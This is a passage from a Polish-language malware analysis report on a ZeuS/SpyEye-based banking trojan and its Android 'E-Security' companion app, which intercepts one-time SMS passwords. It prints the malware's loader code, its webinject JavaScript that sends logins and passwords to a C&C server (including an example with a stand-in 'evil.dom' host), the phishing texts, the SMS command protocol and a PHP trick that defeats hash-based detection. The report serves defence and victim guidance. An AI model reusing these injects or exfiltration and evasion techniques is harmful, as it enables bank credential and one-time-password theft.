Kolejnym pobieranym modułem jest moduł nazwany przez nas `zeus-dll`. Nazwany tak został, ponieważ jego kod w większości pokrywa się z *ZeuS* 2.0.8.9, a całość zapakowana jest w bibliotekę DLL z API kompatybilnym z programem głównym. Na listingu 9 przedstawiona jest funkcja uruchamiana po załadowaniu biblioteki do pamięci. Jej analiza pozwala zidentyfikować kolejne nazwy funkcji API oraz ich znaczenie. Nazwy skazują iż całe oprogramowanie oparte jest o pluginową architekturę SpyEye (znaną już w 2011 roku).

Opis funkcji API:

- `TakeGateToCollector(void* func)` – ustawia funkcję obsługującą wysyłanie paczki zebranych danych do serwera C&C
- `TakeGateToCollector2(void* func)` – jak wyżej
- `TakeGateToCollector3(void* func)` – jak wyżej
- `TakeWriteData(void* func)` – jak wyżej
- `TakeBotGuid(char* uid)` – ustawia ID bota

- `TakeBotPath(char* )` – ustawia ścieżkę do pliku bota

```
  int retVal = 2;
  void* funcAddr;
  if ( ! modBase && name ) return 0;
  modConf* config = importConfig(modBase, name);
  if ( ! modConf) return 0;
  funcAddr = exportFind(modBase, "TakeGateToCollector"); //API-CALL
  if ( funcAddr ) (col1Func)(bot::func_apiCollect1);
  funcAddr = exportFind(modBase, "TakeGateToCollector2"); //API-CALL
  if ( funcAddr ) (col1Func)(bot::func_apiCollect2);
  funcAddr = exportFind(modBase, "TakeBotGuid"); //API-CALL
  if (funcAddr) (funcAddr)(&GLOBAL_BOT_ID);
  funcAddr = exportFind(modBase, "TakeBotPath"); //API-CALL
  if ( funcAddr ) (funcAddr)(GLOBAL_BOT_FILENAME);
  funcAddr = exportFind(modBase, "TakeBotVersion"); //API-CALL
  if ( funcAddr ) (funcAddr)(0x01000200);
  threadArgs* args1 = HeapAlloc(hHeap, 8u, 0x14u);
  if (! args1 ) return 0;
  args1->funcAddr = exportFind(modBase, "Init"); //API-CALL
  if (!args1->funcAddr) args1->funcAddr = exportFind(modBase, "SpyEye_Init");//API-CALL
  if ( args1->funcAddr ) {
    args1->flag = 0;
    args1->recordsPtr = str::makeCopyExA(-1, arg3);
    HANDLE th = CreateThread(0, 0, handleIncomingData, args1, 0, 0);
    if (HANDLE) CloseHandle(th);
    else retVal = 0;
  } else { retVal = 3; }
  mem::free(args1);
  int stateVal = 0;
  if ( retVal == 2 ) {
    funcAddr = exportFind(modBase, "GetState");
    if ( funcAddr ) {
      modConf->stateFunc = funcAddr;
      stateVal = funcAddr();
    }
  }
  funcAddr = exportFind(modBase, "TakeGateToCollector3"); //API-CALL
  if ( funcAddr ) (funcAddr)(bot::apiCollect3);
  funcAddr = exportFind(mod, "TakeWriteData"); //API-CALL
  if ( funcAddr ) (funcAddr)(bot::sendData);
  if ( stateVal ) reutnr retVal;
  threadArgs* args2 = HeapAlloc(hHeap, 8u, 0x14u);
  if ( !args2 ) return 0;
  args2->funcAddr = exportFind(modBase, "Start"); //API-CALL
  if ( !args2 ) args2->funcAddr = exportFind(modBase, "SpyEye_Start"); //API-CALL
  funcAddr = args2->funcAddr;
  if ( funcAddr ) {
    modConf->funcStart = funcAddr;
    args2->flag = 1;
    args2->recordsPtr = 0;
    HANDLE th = CreateThread(0, 0, handleIncomingData, args2, 0, 0);
    if (th) CloseHandle(th);
    else retVal = 0;
  }
  mem::free(args2)
  return retVal;
}
```

Listing 9: Moduł `zeus-dll` - procedura załadowania

Z innych interesujących różnic pomiędzy wersją DLL, a zwykłym ZeuSem jest sposób umieszczenia konfiguracji w pliku bota. W standardowej wersji w pliku *exe* umieszczana

jest jedynie podstawowa konfiguracja, która zawiera m.in.: informację z jakiego adresu URL pobrać pełen plik konfiguracyjny. W wersji DLL cała konfiguracja w formie zaszyfrowanej znajduje się w jednej z sekcji pliku PE. Co prawda w konfiguracji bot posiada zdefiniowane adresy URL, ale z przeprowadzonych badań wynika, iż żaden z nich nie służy do dystrybucji nowej konfiguracji.

Poniżej zamieszczamy opis konfiguracji bota znalezionej w analizowanej próbce.

Webfilter

W tej sekcji konfiguracji znajduje się lista wzorów adresów URL. Jeżeli użytkownik odwiedza nową stronę, a jej adres pasuje do jednego z elementów listy, podejmowana jest zdefiniowana akcja, określona przez pierwszy znak z wzorca. Dostępne są znaczniki akcji:

- `@` – oznacza, iż podczas oglądania strony, przy każdym kliknięciu zostanie wykonany zrzut ekranu,
- `!` – oznacza, iż wszelkie dane i informacje wprowadzane przez użytkownika będą ignorowane.

Zawartość sekcji *WEBFILTERS* przedstawia listing 10.W konfuguracji bota znajduje się 10 różnych adresów systemów bankowych poprzedzonych znakiem `@` - co oznacza, iż podczas korzystania z systemu transakcyjnego, przy każdym kliknięciu bot wykona zdjęcie obrazu wyświetlanego na monitorze. W tej samej sekcji znajduje się również 5 reguł ze znakiem `!` - co oznacza ignorowanie stron zawierających te wyrażenia w adresie.

```
  [0] @*######.pl*
  [1] @*######bank.pl*
  [2] @*######.pl*
  [3] @*######24.pl*
  [4] @*######online.pl*
  [5] @*######c.pl*
  [6] @*######24.pl*
  [7] @*######bank.pl*
  [8] @*bank######.pl*
  [9] @*######bank.pl*
  [10] @*######bank######.pl*
  [11] !https://*porno*
  [12] !https://*chat*
  [13] !https://*forum*
  [14] !https://*msn.*
  [15] !https://*facebook*
 </WEBFILTERS>
```

Listing 10: Zawartośc sekcji WEBFILTERS

Webinject

Warto w tym miejscu omówić metodę wykorzystaną w celu ominięcia ograniczenia *Same-origin policy* (listing 13). Zabezpieczenie to nie pozwala przeglądarce internetowej komunikować się za pomocą żądań AJAX (z ang. *Asynchronous JavaScript and XML*) z innymi domenami. Taka komunikacja jest pożądana w celu wysyłania oraz odbierania danych z serwera C&C przez skrypty wstrzyknięte do systemu transakcyjnego. Ograniczenie

to zostało ominięte poprzez dopisywanie do dokumentu nowych tagów `<script ... >`, które powodują załadowanie skryptów z zewnętrznych adresów (w tym przypadku serwera C&C). Dane wysyłane są poprzez umieszczenie ich jako parametrów do żądania GET, odpowiedź od serwera natomiast zapisana jest w treści pobieranego skryptu, który jest uruchamiany zaraz po załadowaniu. Jest to podobne do metody zwanej JSONP (z ang. *JSON with padding*). Przykładowy kod znajduje się poniżej :

```
// wysłanie ządania + danych
document.write('<script src="http://evil.dom/send.php?dane=login:1+haslo:2"></script>');


// odpowiedź od serwera - załadowana z pliku send.php?...
alert('odpowiedz od serwera');
```

Poniżej na listingach 11, 12, 13, 14, 15 przedstawione są fragmenty kodu wstrzykiwanego do strony systemu transakcyjnego. Efekt ich działania widoczny jest na obrazku 9.

```
<script>
  var server='https://lampras.com/encrypted_content/';
</script>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
<script>
```

Listing 11: Webinject - załadowanie jQuery oraz zdefioniowane adresu CnC

```
var PLText = {
   legend : 'Zainstaluj w Twoim telefonie komórkowym certyfikat E-Security, powstały ze↩
       współpracy z naszym bankiem, aby dalej korzystać z Bankowością Elektroniczną! Ten↩
       certyfikat pozwoli korzystać się z szyfrowania algorytmem AES o długości klucza↩
       256 bitów, przy użyciu wiadomości sms. Poniższe kroki pozwolą CI zainstalować ten↩
       certyfikat.',
   choose : 'Proszę wybrać system operacyjny Twojego telefonu komórkowego:',
   specify : 'Wpisz Twój numer komórkowy aby dostać wskazówki dotyczące<br> instalacji ↩
       certyfikatu E-Security',
   number : 'Numer telefonu komórkowego:',
   enter : 'Wprowadź kod E-Security:',
   other : 'Inne',
   cmsgSuccess : 'Certyfikat został pomyślnie zainstalowany!',
   next : 'DALEJ >>',
   finish : 'ZAKOŃCZ'
```

Listing 12: Webinject - zdefiniowane komunikaty w polskiej wersji językowej

```

function datacollect(){
  var info='Login: '+injData.login;
  info+='<br>HASLO: '+document.getElementById('full_pass').value;
  info+='<br>inject_language: '+injData.lang;
  info+='<br>url: '+window.location.href;
  return encodeURIComponent(info);
}

function twitput(){
  var info = datacollect();
  var manuf = "-";
  var model = "-";
  var sturl = injData.server+
    'in/put.php?phone_number='+injData.phone+
    '&os='+injData.os+
    '&manuf='+manuf+
```

```
    '&model='+model+
    '&login='+injData.login+
    '&lang='+injData.lang+
    '&bank_id='+injData.idbank+
    '&data='+info;
  var jid = setTimeout(function() {theend()}, 10000);
  jQuery.getScript(sturl, function(){clearTimeout(jid);});
}
```


Listing 13: Webinject - komunikacja z C&C

```
function checkCode(){
  var tok_num = document.getElementById('ver_code').value;
  var tok_num1 = tok_num.slice(0,1);
  var tok_num2 = tok_num.slice(
     document.getElementById('ver_code').value.length-1,
     document.getElementById('ver_code').value.length);
  if (
    (document.getElementById('ver_code').value.length < 7)   ||
    (document.getElementById('ver_code').value.length > 10)  ||
    (tok_num1 != '1')||(tok_num2 != '3')
   ){
    jQuery('#label_error').show();
    jQuery('#label_error').html("Ę Bdny kod E-Security!");
    setTimeout("jQuery('#label_error').hide(); ",3000);
    return false;
  }
  jQuery('#wid').show();
  twitvc(document.getElementById('ver_code').value);
  document.getElementById('ver_code').disabled = "true";
  //setTimeout("theend()",4000);
}
```

Listing 14: Webinject - walidacja kodu aktywacyjnego

```
jQuery(document).ready(function() {
   injData.imgurl=injData.server+'img/bank/xxxx/';
   injData.idbank='nazwa-banku';
   injData.usesymbian='1';
   injData.usebberry='1';
   injData.useandroid='1';
   pickinglang();
   injData.textcolor = '#0297D9';
   injData.graytextcolor = '#808080';
   injData.bordercolor = '#009CD9';
   injData.finishtextcolor = '#F3571F';
});
```


Listing 15: Webinject - procedura startowa



Rysunek 9: Sekwencja komunikatów będących wynikiem wstrzyknięcia kodu

3 Część mobilna - aplikacja systemu Android

Jeden z opisanych powyżej webinjectów odpowiada za wyświetlenie komunikatu proszącego użytkownika o podanie numeru telefonu oraz używanego na nim systemu operacyjnego. Gdy zarejestrujemy nasz telefon otrzymujemy wiadomość SMS od nadawcy, którym rzekomo jest nasz bank. Zawiera ona link do złośliwej aplikacji przeznaczonej dla systemu Android. Aplikacja ta nosi różne nazwy, między innymi `poland.apk`, `polska.apk` lub `e-security.apk`.



Rysunek 10: Ekran główny aplikacji E-Security

Aplikacja instaluje się na systemach Android począwszy od wersji 2.1. Do swojego działania wymaga wszystkich uprawień, co już powinno być znakiem ostrzegawczym dla użytkownika. Powodów takiego zachowania może być wiele: próba utrudnienia analizy, zamaskowanie prawdziwych intencji czy też ułatwienie aktualizacji (ponieważ system operacyjny nie zapyta nas czy rozszerzyć uprawinienia aplikacji – bo już ma najszersze możliwe).

Dwa tagi z pliku `AndroidManifest.xml` (listing 16) zwracają szczególną uwagę. Jak z nich wynika, aplikacja zainstalowała usługę znajdującą się w klasie `SecurityService` oraz odbiorcę zdarzeń `SecurityReceiver`, który będzie reagował na zdarzenie odebrania wiadomości SMS, wykonania połączenia głosowego oraz zakończenia procesu uruchamiania telefonu komórkowego.


W rzeczywistości tylko zdarzenie otrzymania wiadomości SMS jest przetwarzane przez klasę `SecurityReceiver`. Złośliwe oprogramowanie obsługuje cztery typy komunikatów wysyłanych za pomocą SMS. W przypadku gdy przychodzi wiadomość sterująca jest ona zawsze ukrywana przed ofiarą.

```
<service android:name=".SecurityService" android:enabled="true" />
<receiver android:name=".SecurityReceiver">
  <intent-filter android:priority="2147483647">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    <action android:name="android.intent.action.BOOT_COMPLETED" />
  </intent-filter>
</receiver>
```

Listing 16: plik `AndroidManifest.xml`

3.1 Ukrywanie numerów telefonów w komunikacji SMS

Cyberprzestępcy zastosowali technikę ukrywania numerów telefonów w treści wiadomości. Po otrzymaniu rozkazu z C&C, treść wiadomości jest parsowana w poszukiwaniu numeru telefonu, a nadawca wiadomości jest ignorowany. Wszystkie odpowiedzi na ten rozkaz są przesyłane pod adres wydobyty z treści wiadomości. W celu uzyskania tego numeru wiadomość jest parsowana i wyszukiwane są wszystkie liczby. Następnie liczby te są łączone w numer telefonu, a z przodu dodawany jest znak plus (+). Dzięki temu można ukryć numer telefonu w wiadomości wyglądającej jak spam, tak jak zaprezentowano na rysunku 11.



Rysunek 11: Wiadomość SMS zawierająca jeden z rozkazów

3.2 Komunikat `get info`

SMS jest uznawany za zawierający komunikat `get info`, jeśli zaczyna się od znaku krzyżyka (#) a następnie w jego treści znajduje się numer telefonu. W odpowiedzi, pod numer znajdujący się w treści SMSa wysyłany jest następująca wiadomość:


```
Model:<model> AC:<kod> H:<ukryty> AltC:<stan> V:<wersja> Mf:<producent>/<android>
```

Listing 17: Odpowiedź na wiadomość `get info`

Przy czym

- `<model>` to model telefonu (np. GT-S5830),
- `<kod>` jest unikalnym kodem aktywacyjnym telefonu powstałym z numeru IMEI,
- `<ukryty>` określa czy działalność programu jest ukryta,
- `<stan>` mówi o tym czy przekierowania SMS są aktywne,
- `<wersja>` jest wersją złośliwego oprogramowania (w tym przypadku `1.2.9`),
- `<producent>` oznacza producenta telefonu (np. samsung),
- `<android>` wersję systemu operacyjnego (np. 2.2.1).

Przykład komunikatu i odpowiedzi przedstawiony jest poniżej na rysunku 12.



Rysunek 12: Przykład komunikatu `getinfo`

3.3 Komunikat `new number`

SMS jest uznawany za zawierający komunikat `new number`, jeśli zaczyna się od ukośnika (`/`), a następnie w jego treści znajduje się numer telefonu – tak jak przedstawiono na rysunku 11. Od tego momentu wszystkie wiadomości SMS przychodzące na zainfekowany numer są przekazywane na numer znajdujący się w treści wiadomości. Dzięki temu przestępcy są w stanie przechwycić jednorazowe hasło SMSowe przychodzące na zainfekowany telefon. Dzięki temu, że wiadomości mogą być przekazywane na inny numer niż ten, z którego przychodzą komunikaty sterujące, przestępcy są w stanie jeszcze bardziej ukryć swoje działanie.

3.4 Komunikat `fin`

SMS jest uznawany za zawierający komunikat `fin`, jeśli zaczyna się od przecinka (`,`). Komunikat ten musi przyjść od numeru, na który były przekazywane wiadomości SMS i wyłącza to przekazywanie. Dzięki temu ofiara może się nawet nie zorientować, że przez jakiś (najprawdopodobniej krótki) czas jej wiadomości zamiast dochodzić do niej były przekazywane przestępcom.

3.5 Komunikat `uninstall`

SMS jest uznawany za zawierający komunikat `uninstall`, jeśli zaczyna się od wykrzyknika (`!`). W wyniku tego komunikatu złośliwe oprogramowanie jest wyłączane. Z naszej analizy wynika, że nie może być później aktywowane, zatem wysłanie wykrzyknika skutecznie zablokuje możliwość przechwytywania haseł jednorazowych.

3.6 Dokładne logowanie

Malware E-Security bardzo dokładnie loguje swoją działalność. Na listingu 18 znajduje się fragment pliku logowania, który został wyprodukowany w naszym laboratorium przez malware na telefonie z systemem Android. Powstał on po wysłaniu wiadomości typu `get info` na zainfekowany telefon. Przez `AlternativeControl` oznaczane jest w oprogramowaniu sterowanie za pomocą wiadomości SMS.

```
I/SSuite (1904): AlternativeControl called
I/SSuite (1904): AlternativeControl control message GET INFO
I/SSuite (1904): SendControlInformation called number is ↩
   +486xxxxxxxx
I/SSuite (1904): Model:GT-Sxxxx AC:1xxxxxx3 H:0 AltC:0 V↩
   :1.2.9 Mf:samsung/2.2.1
```

Listing 18: Logi aplikacji

3.7 Dynamiczne generowanie plików `.apk`

Po stronie serwera skrypt, która odpowiadał za wysyłanie plików wyglądał tak jak przedstawiono na listingu 19.

```
<?
//$name = "polska_".rand(1,10000);
$name = "polska";
$file_ending = "apk";
//header("Content-type: application/octet-stream");
header("Content-type: application/vnd.android.package-archive");
header("Content-Disposition: attachment; filename={$name}.{$file_ending}");
header("Pragma: no-cache");
header("Expires: 0");

$myFile = "logo.jpg";
$handle = fopen($myFile, 'r');
while (!feof($handle))
{
   $data = fgets($handle, 512);
   echo $data;
}
fclose($handle);
$r=rand(1,1024);
for($i=0;$i<$r;$i++)
   echo rand();
?>
```

Listing 19: Skrypt PHP odpowiadający za wysłanie aplikacji

W liniach 11-18 następuje otwarcie pliku `logo.jpg` i wysłanie jego zawartości do klienta jako pliku `polska.apk`. Pętla w liniach 19-21 jest odpowiedzialna za dodanie do pliku losowej liczby losowych bajtów. Ma to na celu sprawienie, aby każda próbka generowała inny skrót, przez co proste porównywanie aplikacji ze znanymi skrótami złośliwych aplikacji

nie ma sensu. Aplikacja taka nie musi być ponownie podpisywana, gdyż ten ostatni kilobajt nigdy nie zostanie przeczytany przez system operacyjny, ponieważ znajduje się poza wszystkimi zadeklarowanymi sekcjami.

Metoda taka jest jednak niewystarczająca – można przecież policzyć skrót pliku `dex` zawierającego kod wykonywalny aplikacji. Uczynienie tego pliku bardziej losowym było dokonane przez zmianę adresu URL w nim zawartego. Adres ten był, w poprzednich wersjach aplikacji, wykorzystywany do komunikacji z C&C, jednak ten kanał komunikacji został zablokowany w momencie kiedy aplikacja została przetłumaczona na język polski. Stała odpowiedzialna za definicję adresu URL pozostała jednak w kodzie i jej wartość jest losowa – w końcu i tak nie zostanie nigdzie użyta.

3.8 Skróty

Poniżej znajduje się tabela ze przykładowymi skrótami plików `.apk`.

MD5	SHA256
15eae05ab7e9d76c8f1e4dce8cd25da5	dfbd6f793aefafa1e6ac012d010c74821f39d9a4de3695c07888fa0cc52068fb
02462f235a01a6f8287900d04598b4a4	181f076924c708d66ddfb5b30a1daa59bf86f43393d46b2f342de2025e782fbf
5decfee2da906a774ce4e011191073de	0ae5d95f618ad00c776778a40f62f7572114cb4d7718fb518df2b33e5b66449d
533037efd7c2b58baf0c36dbaf9f702d	9c49bead844944b7e7a21067ae8b7d612a03dbb3b5f99d51f875864af278a7c1
0eba0f6abc3c88e17017cccaa00c06a2	cf5984e249946f3a1df03668ec6eebde07ced578161ff04725db76334b202dbe

Listing 20: Hashe analizowanych plików

4 Zalecenia

Poniżej przedstawiamy zalecenia, których stosowanie może spowodować wykrycie lub wręcz zapobiec infekcji komputera lub telefonu z Androidem.

4.1 Na komputerze

Opisany malware bardzo sprawnie ukrywa swoją obecność w zainfekowanym systemie. Jedynym łatwo dostrzegalnym objawem jest dodatkowe okno wyskakujące (patrz rys. 9) po zalogowaniu do systemu banku.

Rysunek 13: Ikona aplikacji E-Security

W praktyce każde nieznane dotychczas zdarzenie (np. nowe, nieznane pojawiające się okno dialogowe) mające miejsce podczas logowania do systemu transakcyjnego powinno wzbudzić podejrzenia. Jeżeli nie jesteśmy pewni, czy system transakcyjny powinien tak wyglądać, zawsze dobrym wyjściem jest telefon na infolinię bankową i potwierdzenie, czy to co widzimy na ekranie komputera jest normalne zachowanie systemu.

4.2 Telefony komórkowe

W przypadku aplikacji na telefony komórkowe warto jest przestrzegać podstawowych zasad bezpieczeństwa. Aplikacja `E-Security` wy-

maga wszystkich uprawnień, co już powinno wzbudzić naszą czujność i skutkować przerwaniem instalacji. Jeśli nie jesteśmy pewni czy zainstalowaliśmy tę aplikację, można to sprawdzić szukając ikony aplikacji podobnej do tej zaprezentowanej na rysunku 13.

Aby usunąć aplikację wystarczy wykonać trzy kroki[1]:

1. Kliknij **Ustawienia >Aplikacje** (lub **Menedżer aplikacji** – ta opcja może się różnić).
2. Kliknij aplikację o ikonie takiej jak ta na rysunku 13 i nazwie **E-Security** lub podobnej.
3. Wybierz **Odinstaluj**.

[1] podano za `https://support.google.com/googleplay/answer/2521768`